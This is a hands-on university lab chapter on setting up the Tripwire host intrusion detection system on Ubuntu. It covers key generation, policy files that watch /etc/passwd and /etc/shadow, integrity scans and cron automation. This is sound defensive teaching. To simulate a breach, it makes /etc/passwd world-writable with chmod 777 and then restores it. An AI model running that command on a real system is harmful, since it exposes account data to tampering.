


Figure 9 – Snort policies to enforce




Figure 10 – Selecting all rulesets to enforce

CHAPTER 35

System Hardening - Tripwire HIDS

JACOB CHRISTENSEN AND BERNARD CORREA

Tripwire is a Host-based Intrusion Detection System (HIDS) that can monitor for unauthorized file and directory modification on local systems. By recording specific aspects of a file (such as its hash, timestamp of last modification, and permissions), Tripwire will create an encrypted database to use as a baseline reference when cross-checking files for changes. If any discrepancies are found, this program will generate a report of its findings and alert the administrator.

In this chapter, you will learn how to integrate Tripwire on a stand-alone Ubuntu server environment, set up custom rulesets, monitor for intrusion attempts, and finally automate the process with scheduled scans. In the context of cybersecurity, Tripwire should be considered a last line of defense in a well-layered security environment. It is intended to work in unison with other security measures such as firewalls and backup servers. Remember, HID systems can only alert to suspicious activity, they cannot prevent damage from taking place.

Estimated time for completion: 50 minutes

LEARNING OBJECTIVES

- Successfully install Tripwire and Postfix
- Modify and integrate Tripwire configuration on a Linux Host
- Write policy files to protect critical systems
- Detect modifications to critical systems
- Automate timed scans using Crond

PREREQUISITES

- Chapter 7-Create a Linux Server

DELIVERABLES

- Screenshot of Tripwire database
- Screenshot of Tripwire scan showing no errors
- Screenshot of Tripwire scan working showing a policy violation

- Screenshot of crontab with scheduled Tripwire job

RESOURCES

- Tripwire is a very well documented program. If you are interested in learning more about it beyond what this lab offers, consider looking through its man pages. This is also a good resource to use for troubleshooting!
    - twintro Linux man page – https://linux.die.net/man/8/twintro
    - twfiles Linux man page – https://linux.die.net/man/5/twfiles
    - tripwire Linux man page – https://linux.die.net/man/8/tripwire
    - twpolicy Linux man page – https://linux.die.net/man/4/twpolicy
    - twadmin Linux man page – https://linux.die.net/man/8/twadmin
    - twconfig Linux man page – https://linux.die.net/man/4/twconfig
    - twprint Linux man page – https://linux.die.net/man/8/twprint

CONTRIBUTORS AND TESTERS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Mahalia Phillips, Cybersecurity Student, ERAU-Prescott

Phase I -Installing Tripwire and Postfix

The objective of these steps are to learn how to install Tripwire on a Linux machine. This program uses public/private key pairs (here known as ***Site*** and ***Local*** keys) to sign and encrypt files of interest. We will go through the process of how to generate these keys to ensure Tripwire remains secure against unauthorized modification.

IMPORTANT NOTE: Because of the way this editor formats the text, double hyphens (- -) are automatically combined to make one, longer hyphen (–). Look at the example below:

```
One hyphen - Two hyphens —
```

This makes it difficult for everyone, because it can be hard to differentiate between terminal commands that are prefaced with double hyphens and commands that only use a single hyphen. For this reason, if you see a backslash (\) between two hyphens, this means it is a double hyphen! Do not type the slash!

```
One hyphen -
Two hyphens -\-
```

In the example below, you would type **ip – -color address** (without the space!). Do not type **ip -\- color address**!

```
> ip --color address
```

1. Start a Ubuntu Server VM and log as *root*

NOTE: Ensure your VM has internet connection by modifying the the network settings in VirtualBox. Ensure that it is attached to **NAT** and that **Cable Connected** is selected.




Figure 1 – Ubuntu Server network settings

2. From the terminal, update your package list and install the Tripwire

```
> apt update && apt install tripwire -y
```

2.1. In the Postfix Configuration page, use the arrow keys to highlight ***No configuration*** and press Tab to select ***Ok*** (Figure 2)

NOTE: Since Tripwire has a built-in email notification system used to send updates when

reports are generated, the Postfix mail server will also be installed. However, email configuration is beyond the scope of this lab (for now).

2.2. When prompted if you wish to create your site key passphrase, press Tab to select ***No*** (Figure 3)

NOTE: We do not want to create the keys at this stage, for they will temporarily be stored, unencrypted, in memory.

2.3. When prompted if you wish to create you local key passphrase, press Tab to select ***No*** (Figure 4)

2.4. Enter ***Ok*** after Tripwire has been installed (Figure 5)

NOTE: At any time you may use the following command to return to the Tripwire configurator:

```
> dpkg-reconfigure tripwire
```

3. To confirm Tripwire was successfully installed, you should now see the following files in the newly created***/etc/tripwire*** directory

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /etc/tripwire
total 12
-rw-r--r-- 1 root root  510 Nov 10  2021 twcfg.txt
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
root@ubuntuserver:~#
```

Figure 6 – Tripwire configuration files

4. By default, processes in Linux typically use ***/tmp*** to store short-lived data. For enhanced security, it is recommended to create a new directory with more restrictive permissions for Tripwire to use

4.1. Create directory called ***tmp*** in ***/var/lib/tripwire***

```
> mkdir /var/lib/tripwire/tmp
```

4.2. Modify its default permissions such that only the owner (***root***) has read, write, and execute

(*rwx*) privileges

```
> chmod 700 /var/lib/tripwire/tmp
```

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -ld /var/lib/tripwire/tmp
drwx------ 2 root root 4096 May 30 17:15 /var/lib/tripwire/tmp
root@ubuntuserver:~# _
```

Figure 7 – Updated directory permissions

5. Navigate back to the primary Tripwire configuration directory

```
> cd /etc/tripwire
```

6. Since we didn't do this during installation, create new encryption keys

6.1. Generate a new local key

```
> twadmin -\-generate-keys -L $HOSTNAME-local.key -K 2048
```

Switch	Description
–generate-keys	Sets twadmin to "generate keys" mode.
-L	Specifies the file name and location of the local key.
-K	Specifies the key size to 2048 bits.

6.2. Generate a new site key

```
> twadmin -\-generate-keys -S site.key -K 2048
```

6.3. Secure both files such that only ***root*** has read and write (***rw***-) permissions

```
> chmod 600 /etc/tripwire/*.key
```

```
root@ubuntuserver:/etc/tripwire#
root@ubuntuserver:/etc/tripwire# ls -l
total 20
-rw------- 1 root root 1723 May 30 18:30 site.key
-rw-r--r-- 1 root root  510 Nov 10  2021 twcfg.txt
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
-rw------- 1 root root 1723 May 30 18:11 ubuntuserver-local.key
root@ubuntuserver:/etc/tripwire#
```

Figure 8 – Tripwire directory listing

Phase II – Tripwire Configuration and Policy Files

Tripwire uses two primary files for configuration: ***tw.cfg*** and ***tw.pol***. The former contains information that is specific to the system (such as file paths and email settings) which are organized in an **OPTION=value** format. The latter is known as the Policy File, wherein the program's rulesets are stored. Each rule specifies the files and directories that needs to be monitored. Rules are laid out in the format
/path/to/object -> attribute to monitor. For example:

This rule tells Tripwire to verify that all files in John's Documents folder are still present.

/home/john/Documents -> $(IgnoreAll)

This rule tell Tripwire to monitor the sudo binary for any changes.

/usr/bin/sudo -> $(ReadOnly)

For additional information about either file and their syntax, you should read through the twconfig and twpolicy man pages. However, we first need to write out our files in plaintext before signing/encrypting them in a "Tripwire-readable" format. By default, you should be provided with two files to get you started – ***twcfg.txt*** and ***twpol.txt*** – which we verified existed in Phase I.

1. Ensure that you are still in the ***/etc/tripwire*** directory
2. Create a new Tripwire configuration file
    2.1. Modify the information in the file ***twcfg.txt*** with the following changes

```
# Created by Bernard Correa 5/29/2024

ROOT                    =/usr/sbin
POLFILE                 =/etc/tripwire/tw.pol
DBFILE                  =/var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE              =/var/lib/tripwire/report/$(HOSTNAME)-$(DATE).twr
SITEKEYFILE             =/etc/tripwire/site.key
LOCALKEYFILE            =/etc/tripwire/$(HOSTNAME)-local.key
EDITOR                  =/usr/bin/vi
LATEPROMPTING           =true
LOOSEDIRECTORYCHECKING =false
MAILNOVIOLATIONS        =true
EMAILREPORTLEVEL        =3
REPORTLEVEL             =3
SYSLOGREPORTING         =true
MAILMETHOD              =SMTP
SMTPHOST                =localhost
SMTPPORT                =25
TEMPDIRECTORY           =/var/lib/tripwire/tmp
```

Figure 9 – Tripwire configuration file

2.2. Using our **site key** and **twcfg.txt**, create, encode, and save a new configuration file

```
> twadmin -\-create-cfgfile -S site.key twcfg.txt
```

3. Create a new policy file to monitor **/etc/passwd** and **/etc/shadow**

> **NOTE:** Although Tripwire provides us with a pre-made policy file (**twpol.txt**) that works pretty well out of the box, it's too complicated for the scope of this lab. Therefore, we will create a new, smaller policy file with rules that will specifically monitor **/etc/password** and **/etc/shadow**. These files are critical to Linux security and should never be changed unless an administrator adds or removes users from the system, which makes them perfect for testing.

3.1. Open a new text file called***new_policy.txt***

3.2. Populate the file with the following information

```
# Created by Bernard Correa on 5/29/2024

# Begin new section of policy file
@@section FS

# Directive with custom name for the ruleset and
# severity level (0-100). Severity relates as to how
# important the policy violation is should an alert
# be made.
(
  rulename = "Critical system user files",
  severity = 100
)
{
        # Trigger an alert if any changes are
        # detected on these files
        /etc/shadow     -> $(ReadOnly) ;
        /etc/passwd     -> $(ReadOnly) ;
}

# Logical end of policy file
@@end
```

Figure 10 – Tripwire policy file

3.3. Using our **site key** and **new_policy.txt**, create, encode, and save a new policy file

```
> twadmin -\-create-polfile -S site.key new_policy.txt
```

4. Now that everything is setup, you should now have the following files listed in /etc/tripwire

```
root@ubuntuserver:/etc/tripwire#
root@ubuntuserver:/etc/tripwire# ls -l
total 40
-rw-r--r-- 1 root root  494 May 30 20:05 new_policy.txt
-rw------- 1 root root 1723 May 30 18:30 site.key
-rw-r--r-- 1 root root 4993 May 30 19:36 tw.cfg
-rw-r--r-- 1 root root  697 May 30 19:32 twcfg.txt
-rw-r--r-- 1 root root 4174 May 30 20:07 tw.pol
-rw-r--r-- 1 root root 6057 Nov 10  2021 twpol.txt
-rw------- 1 root root 1723 May 30 18:11 ubuntuserver-local.key
root@ubuntuserver:/etc/tripwire# _
```

Figure 11 – Tripwire directory listing

NOTE: When wanting to update or edit the config the same command can be used. When editing the policy file a different command must be used

```
> tripwire -\-update-policy policy.txt
```

Phase III – Initializing the Tripwire Database

Tripwire works by creating it's own database from the files that are given to it by the policy file. As mentioned in Phase II, Tripwire can record many attributes about a file or directory including its size, date/time it was last modified, date/time is last accessed, its hash, and more. When an administrator executes Tripwire to do an integrity check, it will look at files specified by the policy ruleset and compare them to the information in the database. If any discrepancies are found, an alert will be generated.

1. Initialize a new Tripwire database

NOTE: The database is stored as a **.twd** file in the **/var/lib/tripwire** directory.

```
> tripwire -\-init
```

2. Verify that the database was created and monitoring the correct files

2.1. Print the database in plaintext format

```
> twprint -\-print-dbfile | less
```

2.2. Database Summary

Under **Database Summary**, you should see information such as the configuration files used to generate it, the command used to initialize it, and some basic data about the host machine.

```
================================================================================
Database Summary:
================================================================================

Host name:                    ubuntuserver
Host IP address:              127.0.1.1
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/ubuntuserver.twd
Command line used:            tripwire --init
```

Figure 12 – Database overview

2.3. Object Summary

The **Object Summary** section gives a general overview of the objects to monitor. You should have two entries here.

```
================================================================================
Object Summary:
================================================================================

--------------------------------------------------------------------------------
# Section: Unix File System
--------------------------------------------------------------------------------

     Mode        UID                 Size       Modify Time
     ------      ----------          ---------- ----------
 /etc/passwd
     -rw-r--r--  root (0)            1987       Thu 30 May 2024 05:00:16 PM UTC
 /etc/shadow
     -rw-r-----  root (0)            1214       Thu 30 May 2024 05:00:16 PM UTC
```

Figure 13 – Monitored objects

2.4. Object Detail

Finally, **Object Detail** lists every attribute (property) that is recorded for each monitored object. When an integrity check is performed, these same attributes are compared against the expected values, as shown in the right column.

```
Object name:  /etc/passwd

Property:               Value:
-------------           -----------
Object Type             Regular File
Device Number           64768
Inode Number            141876
Mode                    -rw-r--r--
Num Links               1
UID                     root (0)
GID                     root (0)
Size                    1987
Modify Time             Thu 30 May 2024 05:00:16 PM UTC
Blocks                  8
CRC32                   B/EfAO
MD5                     DGnrrSS5A8PVzLOG9voxfa


Object name:  /etc/shadow

Property:               Value:
-------------           -----------
Object Type             Regular File
Device Number           64768
Inode Number            134168
Mode                    -rw-r-----
Num Links               1
UID                     root (0)
GID                     shadow (42)
Size                    1214
Modify Time             Thu 30 May 2024 05:00:16 PM UTC
Blocks                  8
CRC32                   CNmLi2
MD5                     CIHk9RJnu01Zc5MzBEaxo2
```

Figure 14 – Recorded object attributes

Phase IV – Tripwire Integrity Checks

Now that we examined the database, let's run a scan on the system using Tripwire.

1. Perform an integrity check on the machine

```
> tripwire -\-check
```

1.1. View the report that was generated in***/var/lib/tripwire/report***

> **NOTE:** As specified in our configuration file, reports are labeled based on the machine's hostname and time the scan was conducted.

```
> twprint -\-print-report -r ubuntuserver-20240530-210804.twr | less
```

1.2. You should notice in the Rule Summary section that both files were scanned with no (hopefully) violations

```
 Rule Name                       Severity Level
 ---------                       --------------
 Critical system user files      100

Total objects scanned:  2
Total violations found:  0
```

Figure 15 – No violations found

2. Test Tripwire's intrusion detection capabilities

2.1. To simulate a malicious breach on our system, modify the permissions of **/etc/password** so that everyone has read and write access to the file

```
> chmod 777 /etc/passwd
```

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /etc/passwd
-rwxrwxrwx 1 root root 1987 May 30 21:45 /etc/passwd
root@ubuntuserver:~#
```

Figure 16 – Open permissions

2.2. Use Tripwire to re-scan the system

> **NOTE:** The ***interactive*** switch allows us to go through potential violations and choose whether or not to update the database with the new values. In this example, since we set the EDITOR value to **/usr/bin/vi** in the configuration file in Phase II, the editor program will be **vi**.

```
> tripwire -\-check -\-interactive
```

2.3. Under **Rule Summary**, we should see that 1 violation was found

```
  Rule Name                       Severity Level
  ---------                       --------------
* Critical system user files      100

Total objects scanned:  2
Total violations found:  1
```

Figure 17 – One violation found

2.4. Under **Object Detail**, we can see exactly what properties have changed. Notice how the Inode number, mode (privileges), and modify timestamps are all marked with an asterisk (*), denoting that the observed values are different from the expected

```
Modified object name:  /etc/passwd

  Property:           Expected                  Observed
  -------------       -----------               -----------
  Object Type         Regular File              Regular File
  Device Number       64768                     64768
* Inode Number        141876                    141896
* Mode                -rw-r--r--                -rwxrwxrwx
  Num Links           1                         1
  UID                 root (0)                  root (0)
  GID                 root (0)                  root (0)
  Size                1987                      1987
* Modify Time         Thu 30 May 2024 05:00:16 PM UTC
                                                Thu 30 May 2024 09:45:49 PM UTC
  Blocks              8                         8
  CRC32               B/EfA0                    B/EfA0
  MD5                 DGnrrSS5A8PVzLOG9voxfa    DGnrrSS5A8PVzLOG9voxfa
```

Figure 18 – List of property modifications

2.5. Under **Object Summary**, remove the ***X*** next to /etc/passwd to prevent the database from updating its “excepted values” with the new “observed values”

> **NOTE:** Leave the X there if you want to update the database with acceptable changes.

```
Remove the "x" from the adjacent box to prevent updating the database
with the new values for this object.

Modified:
[] "/etc/passwd"
```

Figure 19 – Do not update database with changes

2.6. Save and exit the editor

3. Fix the violation and update the database

3.1. Change the permissions of /etc/passwd back its default value

```
> chmod 644 /etc/passwd
```

3.2. Re-scan the system

```
> tripwire -\-check -\-interactive
```

3.3. Now that the permissions are fixed, there will (hopefully) be no further violations

```
-------------------------------------------------------------------------------
Rule Summary:
===============================================================================

-------------------------------------------------------------------------------
 Section: Unix File System
-------------------------------------------------------------------------------

 Rule Name                     Severity Level    Added    Removed  Modified
 ---------                     --------------    -----    -------  --------
 Critical system user files    100               0        0        0

Total objects scanned:  2
Total violations found:  0

===============================================================================
```

Figure 20 – No violations are found

3.4. Save and exit the editor

Phase V – Automating Tripwire Scans with Cron

Now that we know how to configure Tripwire, set policies, and scan for violations of those policies, let's automate the process with cron! This is a simple program that is pre-installed on most Linux distributions and can run scheduled tasks (e.g. commands and scripts) at user-defined times. To quickly summarize the jargon here, tasks in cron are called ***jobs*** which is stored in a cron table (or ***crontab***). Each user can have their own crontabs, including root.

Jobs in cron are fairly easy to setup. The basic format is:

```
* * * * * username command
```

As illustrated in the figure below, each asterisk represents a specific time or date.

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
```

Figure 21 – Example of job definition

For example, this task can be translated to "At 5:01 on Monday in April, print 'Hello World' to the screen." A good resource to use for properly scheduling jobs is https://crontab.guru.

```
1 5 * 4 1 root echo "Hello world"
```

1. Still logged in as root, list your current crontab

```
> crontab -l
```

```
root@ubuntuserver:~#
root@ubuntuserver:~# crontab -l
no crontab for root
root@ubuntuserver:~#
```

Figure 22 – Listing crontab

2. Edit your crontab to add a new job

```
> crontab -e
```

NOTE: You may be prompted to select an editor. Choose whichever you feel the most comfortable using.

2.1. Schedule Tripwire to execute an integrity scan 2 minutes from now

NOTE: At the time of writing this, the current time is **23:32**, so the command below is for **23:34**. You can use the ***date*** command to determine your system's current time.

```
34 23 * * * tripwire -\-check
```

2.2. Save and exit the editor

3. Reprint your crontab to verify it was saved (Figure 23)

```
> crontab -l
```

4. Check your tripwire report folder to verify that cron is working

```
> ls -l /var/lib/tripwire/report
```

NOTE: Notice how the report shown below has the time marked as **23:34.01**.

```
root@ubuntuserver:~#
root@ubuntuserver:~# ls -l /var/lib/tripwire/report/
total 4
-rw-r--r-- 1 root root 326 May 30 23:34 ubuntuserver-20240530-233401.twr
root@ubuntuserver:~#
```

Figure 24 – Automated tripwire report

Congratulations! You were successfully able to implement and automate a host-based intrusion detection system!

End of Lab

Deliverables

4 Screenshots to earn credit for this exercise:

- Screenshot of Tripwire database
- Screenshot of Tripwire scan showing no errors
- Screenshot of Tripwire scan working showing a policy violation
- Screenshot of crontab with scheduled Tripwire job

Homeworks

Assignment 1 – Create a new user on the computer. Do a Tripwire scan, then delete the user and do another scan. After, Create a new timer for crontab that starts at 5 a.m. everyday. (HINT: there are websites online that will do the conversion for crontab)

- RECOMMENDED GRADING CRITERIA
- A document containing the following:
    - Screenshot of Tripwire scan after the user is created
    - Screenshot of Tripwire scan after the user is deleted
    - Screenshot of crontab time being set to 5 a.m.
    - A brief description of the pros and cons of Tripwire

Assignment 2 – Modify the policy text file to create two new sets of files in different locations that Tripwire can monitor. After, recompile the policy and rebuild to database. To update the policy file use the command***tripwire -update-policy*** **policy.txt**. In the new file locations select 3 files. For each file select one option: moving to a new location, deleting the file, or adding information to it. After this is done run a Tripwire scan. (HINT: When updating the policy if there are errors when referring to the location files use the command ***tripwire –check | grep Filename*** to view which lines are causing the errors)

- RECOMMENDED GRADING CRITERIA
- A document containing the following:
    - Screenshot of the new policy text file contents
    - Screenshot of the new Tripwire database
    - Screenshot of the Tripwire scan after the 3 files have been changed
    - A brief description of the pros and cons of Tripwire

Figures for printed version

